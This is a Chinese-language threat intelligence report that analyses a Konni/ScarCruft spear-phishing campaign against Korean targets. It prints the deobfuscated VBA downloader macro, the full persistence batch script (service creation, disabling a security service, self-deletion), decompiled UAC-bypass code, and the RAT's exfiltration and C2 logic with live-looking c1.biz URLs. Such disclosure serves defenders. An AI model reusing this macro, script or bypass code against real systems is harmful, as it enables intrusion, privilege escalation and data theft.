APT-C-28（ScarCruft）组织对韩国地区攻击活动分析

高级威胁研究院 360威胁情报中心
360威胁情报中心

CoreSec360

360威胁情报中心是全球领先的威胁情报共享、分析和预警平台，依托360安全大脑百亿级样本，万亿级防护日志等海量安全数据，整合360漏洞挖掘、恶意代码分析、威胁情报追踪等团队的安全能力，产出高质量的安全威胁情报，驱动安全的防御、检测和响应。

2023-04-11 12:37 Posted on 北京

收录于合集

#APT 92 个

#朝鲜半岛 18 个

#APT-C-28 ScarCruft 1 个

APT-C-28
ScarCruft


APT-C-28（ScarCruft），又称Konni，是一个活跃于朝鲜半岛的APT组织，其主要针对周边国家地区的政府机构进行网络攻击活动，以窃取敏感信息为主。该组织的攻击活动最早可追溯到2014年，近年来该组织活动频繁，不断被数个国内外安全团队持续追踪和披露。

近期360高级威胁研究院多次发现该组织针对韩国的定向攻击行动。在本轮攻击中，该组织前后使用“奖励清单”、“支付”等具有诱导性的文件名，同时使用“加密货币”、“通讯录”等诱饵内容诱导用户执行恶意宏文档。宏文档被允许执行后，会从自身下载或者释放CAB载荷并解压执行其中的脚本文件，进行一系列恶意样本的加载，从而对受害者发动网络攻击，达到窃密目的。

一、攻击活动分析

1.攻击流程分析

Konni组织本次攻击流程大致如下图所示：



Konni组织利用诱饵文件诱导用户点击打开，一旦执行便从远端服务器下载恶意宏模板文件，宏代码主要功能是继续下载CAB文件并解压执行其中check.bat文件，该BAT会判断系统版本及CPU架构，以便在安装服务时根据对应版本选择不同的UAC绕过方式，从而顺利伪装系统服务启动后门模块，达到驻留目的并开启窃密活动。

2.恶意文档分析


Konni组织在近期针对韩国的定向攻击中，主要使用的样本为恶意文档，其伪装内容都为韩文，结合该组织经常使用鱼叉式网络钓鱼攻击手法，推断本次攻击应该也是使用鱼叉钓鱼投递方式。

以下是一个最近针对韩国地区的攻击样本，其信息如下：

文件名称　paypal.docx
文件大小　14.91 KB (15271 字节)
MD5　7b27586c4b332c5e87784c8d3e45a523
该样本执行时会从地址http://k22012.c1.biz/paypal.dotm下载恶意宏模板文档（MD5: a6736c776d6d44cec7ec07b9fb628ec3），并且宏代码被加密无法正常调试,还原后其恶意代码如下所示：

```
Document
Private Sub Document_Open()
ActiveDocument.Content.Font.ColorIndex = wdBlack
HS86SODEJ
ThisDocument.Saved = True
ActiveDocument.Saved = True
ActiveDocument.AttachedTemplate.Saved = True
End Sub
Private Sub HS86SODEJ()
Dim oW37FbHSeL: Set oW37FbHSeL = CreateObject("WScript.Shell")
iAE30D = oW37FbHSeL.ExpandEnvironmentStrings("%TEMP%")
oSO34 = iAE30D & "\FXSAAENPILogFile.txt"
Dim xc03Z: Set xc03Z = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xc03Z.Open "GET", "http://5645780.c1.biz//index.php?user_id=trap&auth=trap&pw=trap", False
xc03Z.Send
With bStrm
    .Type = 1
    .Open
    .write xc03Z.responseBody
    .savetofile oSO34, 2
End With
sCmdLine = "cmd /c expand " & oSO34 & " -F:* " & iAE30D & " && " & iAE30D & "\check.bat"
n = Shell(sCmdLine, vbHide)
End Sub
```

其功能首先将不易阅读的灰色文字设置为黑色，宏执行前后文档内容如下所示：



接着从地址http://5645780.c1.biz//index.php?user_id=trap&auth=trap&pw=trap下载文件，并保存到%TEMP%\FXSAAENPILogFile.txt（MD5:1ae5b24456d9751dbd15c5c4fccef261）,最后利用expand对下载文件进行解压并执行其中的check.bat。

3.攻击组件分析

1）FXSAAENPILogFile.txt文件


宏代码中下载的FXSAAENPILogFile.txt文件信息如下：

文件名称 paypal.docx
文件大小 14.91 KB (15271 字节)
MD5 7b27586c4b332c5e87784c8d3e45a523
该文件实际上是个CAB文件，解压后如下图所示：

2）check.bat文件

压缩包中的check.bat文件被宏代码运行，作为其他组件加载的入口，文件信息如下：


文件名称 FXSAAENPILogFile.txt
文件大小 127.29KB（130346字节）
MD5 1ae5b24456d9751dbd15c5c4fccef261
check.bat具体内容如下图所示，执行时首先判断是否存在session，若存在直接执行trap.bat并退出，否则先判断是否是Windows 10系统，若是，设置Num等于4，否则等于1，这两个参数代表了不同的UAC绕过方式，接着判断是否在64位系统下，若是则执行wpnprv64.dll，否则执行wpnprv32.dll。



3）wpnprv32.dll文件

以32位系统为例，check.bat文件调用wpnprv32.dll，并传入参数Num和trap.bat。该DLL提供了两种不同的方式进行Byass UAC。

文件名称 check.bat
文件大小 491B (491字节)
MD5 079be709ce7e57f4015b0ca8347e8a29
当传入的参数Num为1时，借助wusa.exe白名单文件，并结合令牌模拟登录方式从而进行Bypass UAC。具体过程如下，首先通过ShellExecuteExw拉起wusa.exe进程，由于wusa.exe位于UAC 白名单中，并不进行UAC验证，通过NtOpenProcessToken和NtDuplicatetoken API函数获取复制wusa.exe的Token，然后将得到的Token传入ImpersonateLoggedOnUser模拟用户登录，接着使用CreateProcessWithLogomW执行传入的trap.bat，最后将复制的令牌分配给新创建进程的线程。




```
    v22 = CreateProcessWithLogonW(
            L"a",
            L"b",
            L"c",
            2u,
            0,
            lpCommandLine,
            0,
            0,
            0,
            &StartupInfo,
            &ProcessInformation);
    if ( v22 )
    {
      if ( ProcessInformation.hThread )
        CloseHandle(ProcessInformation.hThread);
      if ( ProcessInformation.hProcess )
        CloseHandle(ProcessInformation.hProcess);
    }
    hToken = 0;
    v4 = NtSetInformationThread(-2, 5, &hToken, 4);
```

当传入的Num为4时，则使用最早由Project Zero披露出来的AppInfo RPC以及PPID欺骗技术进行Bypass UAC。

Appinfo是一个Windows RPC服务，该RPC服务中的RAiLaunchAdminProcess函数主要用于UAC验证。具体过程如下，首先将startFlags设置为0，创建一个普通权限的winver.exe进程，然后通过调用

NtQueryInformationProcess函数获取该进程调试对象句柄，然后分离调试器，以便能够将现有的调试对象分配给下一步创建的新进程。

接着重新创建一个具有高完整性级别的taskmgr.exe进程，获取初始进程调试事件，通过NtDuplicateObject获取完全访问进程句柄。

```
if ( Sub_10001150_CreateProcess(String1, 1) )// taskmgr.exe
                                              // startFlags 设置为1，尝试提升权限权 由于UAC白名单文件，完整性级别为Hi
{
  DbgUiSetThreadDebugObject(DebugObject);
  if ( WaitForDebugEvent(&DebugEvent, 0xFFFFFFFF) )
  {
    while ( 1 )
    {
      if ( DebugEvent.dwDebugEventCode == 3 )
      {
        v5 = DebugEvent.u.CreateThread.lpThreadLocalBase;
        if ( DebugEvent.u.Exception.ExceptionRecord.ExceptionFlags )
          break;
      }
      ContinueDebugEvent(DebugEvent.dwProcessId, DebugEvent.dwThreadId, 0x10002u);
      if ( !WaitForDebugEvent(&DebugEvent, 0xFFFFFFFF) )
        goto LABEL_20;
    }
    *handle = 0;
    v6 = NtDuplicateObject(DebugEvent.u.Exception.ExceptionRecord.ExceptionFlags, -1, -1, handle, 0x1FFFFF,
    v7 = hProcess;
```

最后使用父进程欺骗技术，创建一个新的高完整性级别进程，用于执行传入的trap.bat。

```
{
  if ( InitializeProcThreadAttributeList(v7, 1u, 0, &Size) )
  {
    if ( UpdateProcThreadAttribute(lpAttributeList, 0, 0x20000u, &handle, 4u, 0, 0) )
    {
      StartupInfo.wShowWindow = 0;
      StartupInfo.dwFlags = 1;
      if ( CreateProcessW(
             0,
             lpCommandLine,
             0,
             0,
             0,
             0x80400u,
             0,
             CurrentDirectory,
             &StartupInfo,
             &ProcessInformation) )
```

4）trap.bat文件


通过wpnprv32.dll执行的trap.bat基本信息如下表所示：

文件名称	trap.bat
文件大小	1.67KB (1705字节)
MD5	8a37c1614aed81a2b9d1f44cf84e2515

其具体内容为：

```
@echo off

set DSP_NAME="Remote Database Service Update"
set DESCRIPTION="Makes local computer changes associated with configuration and maintenance of the database joined computer."

sc stop rdssvc > nul

echo %~dp0 | findstr /i "system32" > nul
if %ERRORLEVEL% equ 0 (goto INSTALL) else (goto COPYFILE)

:COPYFILE

if exist "%ProgramFiles(x86)%" (
copy /y "%~dp0\rdssvc64.dll" "%windir%\System32\rdssvc.dll" > nul
copy /y "%~dp0\rdssvc64.dat" "%windir%\System32\rdssvc.dat" > nul
) else (
copy /y "%~dp0\rdssvc32.dll" "%windir%\System32\rdssvc.dll" > nul
copy /y "%~dp0\rdssvc32.dat" "%windir%\System32\rdssvc.dat" > nul

)

copy /y "%~dp0\rdssvc.ini" "%windir%\System32" > nul

:INSTALL

sc create rdssvc binpath= "%windir%\System32\svchost.exe -k rdssvc" DisplayName= %DSP_NAME% > nul
sc description rdssvc %DESCRIPTION% > nul
sc failure rdssvc reset= 30 actions= restart/5000 > nul
sc config rdssvc type= interact type= own start= auto error= normal binpath= "%windir%\System32\svchost.exe -k rdssvc" > nul
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost" /v rdssvc /t REG_MULTI_SZ /d "rdssvc" /f > nul
reg add "HKLM\SYSTEM\CurrentControlSet\Services\rdssvc\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%windir%\System32\rdssvc.dll" /f > nul

sc start rdssvc > nul
sc stop UIODetect > nul
sc config UIODetect start= disabled error= normal  > nul
taskkill /F /IM UIODetect.exe  > nul


del /f /q "%~dp0\*.txt" > nul
del /f /q "%~dp0\*.zip" > nul
del /f /q "%~dp0\*.xml" > nul
del /f /q "%~dp0\*.tmp" > nul
del /f /q "%~dp0\rdssvc*.*" > nul
del /f /q "%~dp0\wpnprv*.dll" > nul
del /f /q "%~dp0\*.bat" > nul
del /f /q "%~dpnx0" > nul
```

执行时首先判断是否运行在64位系统下，若是则将64位的DLL文件和其相应DAT文件复制到system32目录下并改名为rdssvc.dll及rdssvc.dat，否则将32位的DLL文件和其相应DAT文件复制到system32目录下并改名。接着执行安装步骤，创建rdssvc服务，其服务显示名为“Remote Database Service Update”，执行路径“svchost.exe -k rdssvc”，并在注册表HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost下创建rdssvc项，其参数指向rdssvc.dll,以此实现永久驻留。最后删除本目录下所有文件，成功创建服务如下所示，该服务加载的DLL程序为最终的远控木马。



4.最终载荷分析

以32位系统下加载的rdssvc32.dll为例，rdssvc32.dll是一个伪装成服务的远控程序，相关信息如下。


文件名称 rdssvc32.dll
文件大小 80.0KB (81920字节)
MD5 8e50622992a4b4b33127c34ff3fdbd30
解密函数名，并获取相关函数地址。


```
if ( !((dword_6F364AEC - dword_6F364AE8) >> 2) )
  std::_Xout_of_range("invalid vector<T> subscript");
*GetComputerNameW = GetProcAddress(result, *dword_6F364AE8);
if ( !*GetComputerNameW )
  goto LABEL_82;
if ( ((dword_6F364AEC - dword_6F364AE8) >> 2) <= 1 )
  std::_Xout_of_range("invalid vector<T> subscript");
*GetTempPathW = GetProcAddress(v1, *(dword_6F364AE8 + 1));
if ( !*GetTempPathW )
  goto LABEL_82;
if ( ((dword_6F364AEC - dword_6F364AE8) >> 2) <= 2 )
  std::_Xout_of_range("invalid vector<T> subscript");
*GetTempFileNameW = GetProcAddress(v1, *(dword_6F364AE8 + 2));
```

读取注册表HKEY_CURRENT_USER\Console下的键值，其中MinElapsed表示再次联网测试的等待时间，时间范围为1分钟到1小时中间的随机整数分钟。


```
    {
      v3 = rand() % *MinElapsed_Value;
      *MinElapsed_Value = v3;
      if ( v3 )
        *MinElapsed_Value = 60000 * v3;
      else
        *MinElapsed_Value = 60000;
    }
    else
    {
      *MinElapsed_Value = 60000;
    }
  }
  else
  {
    sleeptime = (lpThreadParameter + 0x1200);
  }
  Sleep_0(*sleeptime);
```

通过读取解密rdssvc.dat数据，其中rdssvc.dat的前16个字节为IV(“d3dbd7bb1299096441c5ebba6ce2675e”)，剩下的内容是加密之后的C2服务器地址，Key为服务名的Hash256值(“3f96cd95327a8c801972620c7906dcfa9e6b76d3c1935b8648c5c24bfb2c21b8”)。使用AES-CTR解密得到C2服务器地址“4895750.c1.biz”。





如果rdssvc.dat不存在，则会读取rdssvc.ini文件解密出URL地址，从该URL中下载解密C2服务器地址。



然后分别通过执行“cmd /c systeminfo”和“cmd /c tasklist”获取系统信息和进程信息，并将数据保存到C:\Windows\Temp\目录下。

```
if ( ((dword_6F364AFC - dword_6F364AF8) >> 2) <= 1 )
  goto LABEL_35;
flag = Sub_6F352E60_CommandExecuteAndUpdate(*(dword_6F364AF8 + 1), lpThreadParameter);//
                                          // cmd /c systeminfo >%s
if ( flag != 1 )
{
  Sleep_0(0x2710u);
  if ( ((dword_6F364AFC - dword_6F364AF8) >> 2) <= 2 )
    goto LABEL_35;
  flag = Sub_6F352E60_CommandExecuteAndUpdate(*(dword_6F364AF8 + 2), lpThreadParameter);//
                                          // cmd /c tasklist >%s
```

此外，需要注意的在攻击者在上传信息时，如果文件格式不是 “.cab”、“.zip”、“.rar”，则会使用makecab进行打包加密上传，如果已经是这三种格式则直接加密上传。

最后使用POST方式将加密数据上传到“http://4895750.c1.biz/up.php?name={HostName}”

```
v24 = Sub_6F352880_GetConfigFromStruct(&dword_6F364B08, 3u);
wsprintfW((a2 + 2080), *v24, a2 + 1560, a2 + 520);// %s/up.php?name=%s
                                                  // %s 为 url 可为空
                                                  // %s 为 computername
dwNumberOfBytesRead = -2076180480;
lpszVersion = Sub_6F352880_GetConfigFromStruct(&dword_6F364B08, 2u);
lpszVerb = Sub_6F352880_GetConfigFromStruct(&dword_6F364B08, 0);// Post
hRequest = HttpOpenRequestW(hConnect, *lpszVerb, (a2 + 2080), *lpszVersion, 0, 0, 0x84400000, 0);//
                                                  // lpszObjectName 为 up.php?name= computername
if ( !hRequest )
  goto LABEL_38;
lpszVersion = Sub_6F352880_GetConfigFromStruct(&dword_6F364B08, 6u);
v27 = Sub_6F352880_GetConfigFromStruct(&dword_6F364B08, 6u);
v28 = *lpszVersion;
lpszHeaders = v27;
dwOptionalLength = Size;
dwHeadersLength = lstrlenW(v28);
if ( !HttpSendRequestW(hRequest, *lpszHeaders, dwHeadersLength, lpOptional, dwOptionalLength) )
```

```
Hypertext Transfer Protocol
  POST /up.php?name=HACKY-PC HTTP/1.1\r\n
    Content-Type: multipart/form-data; boundary=----------------------------7e4512a60722\r\n
    Host: 4895750.c1.biz\r\n
  Content-Length: 1348\r\n
    Connection: Keep-Alive\r\n
    Cache-Control: no-cache\r\n
    \r\n
    [Full request URI: http://4895750.c1.biz/up.php?name=    -PC]
    [HTTP request 1/2]
    [Response in frame: 213]
MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "----------------------------7e4512a60722"
    [Type: multipart/form-data]
    First boundary: ----------------------------7e4512a60722\r\n
  Encapsulated multipart part:  (application/octet-stream)
      Content-Disposition: form-data; name="fileToUpload"; filename="ff 12-08 18-59-06.txt"\r\n
      Content-Type: application/octet-stream\r\n\r\n
    Media Type
        Media Type: application/octet-stream (999 bytes)
    Boundary: \r\n----------------------------7e4512a60722\r\n
  Encapsulated multipart part:
      Content-Disposition: form-data; name="submit"\r\n\r\n
    Data (12 bytes)
        Data: 55706c6f616420496d616765
        [Length: 12]
    Last boundary: \r\n----------------------------7e4512a60722--\r\n
```

并且通过InternetReadFile函数读取返回结果，如果结果为“success!”则表示成功。

```
if ( Size && (++Size, v30 = LocalAlloc(0x40u, Size), (resultbuffer = v30) != 0) )
{
  memset(v30, 0, Size);
  if ( InternetReadFile(hRequest, resultbuffer, Size, &dwNumberOfBytesRead) )
  {
    if ( !lstrcmpiA(resultbuffer, "success!") )
      v34 = 0;
  }
```

另外，远控指令主要是向服务端 “4895750.c1.biz/dn.php?name={HostName}&prefix=cc(count)”发送Get请求获取，其中count表示连接次数。

```
  std::_Xout_of_range( invalid vector<T> subscript );
v10 = HttpOpenRequestW(v9, *(dword_6F364B08 + 1), lpszObjectName, *(dword_6F364AF8 + 2), 0, 0, 0x84400000, 0);
                                        // HINTERNET HttpOpenRequestW(
                                        //   HINTERNET hConnect,
                                        //   LPCWSTR   lpszVerb,            "Get"
                                        //   LPCWSTR   lpszObjectName,
                                        //   "/dn.php?name=computername&prefix-cc(count)"
                                        //   LPCWSTR   lpszVersion,
                                        //   LPCWSTR   lpszReferrer,
                                        //   LPCWSTR   *lplpszAcceptTypes,
                                        //   DWORD     dwFlags,
                                        //   DWORD_PTR dwContext
                                        // );
```

执行的部分命令如下：

```
  std::_Xout_of_range( "invalid vector<T> subscript" );
if ( !_wcsicmp(v5[2], *(dword_6F364AF8 + 11)) )// pull
{
  if ( _wcsicmp(v5[3], L"/f") )                // /f
  {
    v8 = v5[3];
    v20 = 0;
    memset(v21, 0, sizeof(v21));
    v7 = Sub_6F3543E0_UpdateData(v8, v19, 0); // cmd pull
                                              // 上传文件
  }
  else
  {
    v7 = sub_6F3538D0(v5[4], v19, 1);         // cmd pull /f
                                              // 将指定文件复制到临时目录，然后在上传
  }
  goto LABEL_46;
}
```

00002A26 Sub_6F353540_CommandDispatch:79 (6F353626)

远控样本所支持的命令完整格式如下：

一级命令	参数1	参数2	操作
/stext	以SYSTEM权限执行下载的文件，并保存结果		
/user	以用户权限执行文件		
/user	/stext或>		以用户权限执行,并保存结果
cmd	pull	/f	将文件复制到临时目录，然后再上传
cmd	pull		上传指定文件
cmd	>		远程shell并将结果保存到临时目录
cmd	远程shell		
cmd	chmod		保存指定文件
cmd	put		移动文件到指定目录

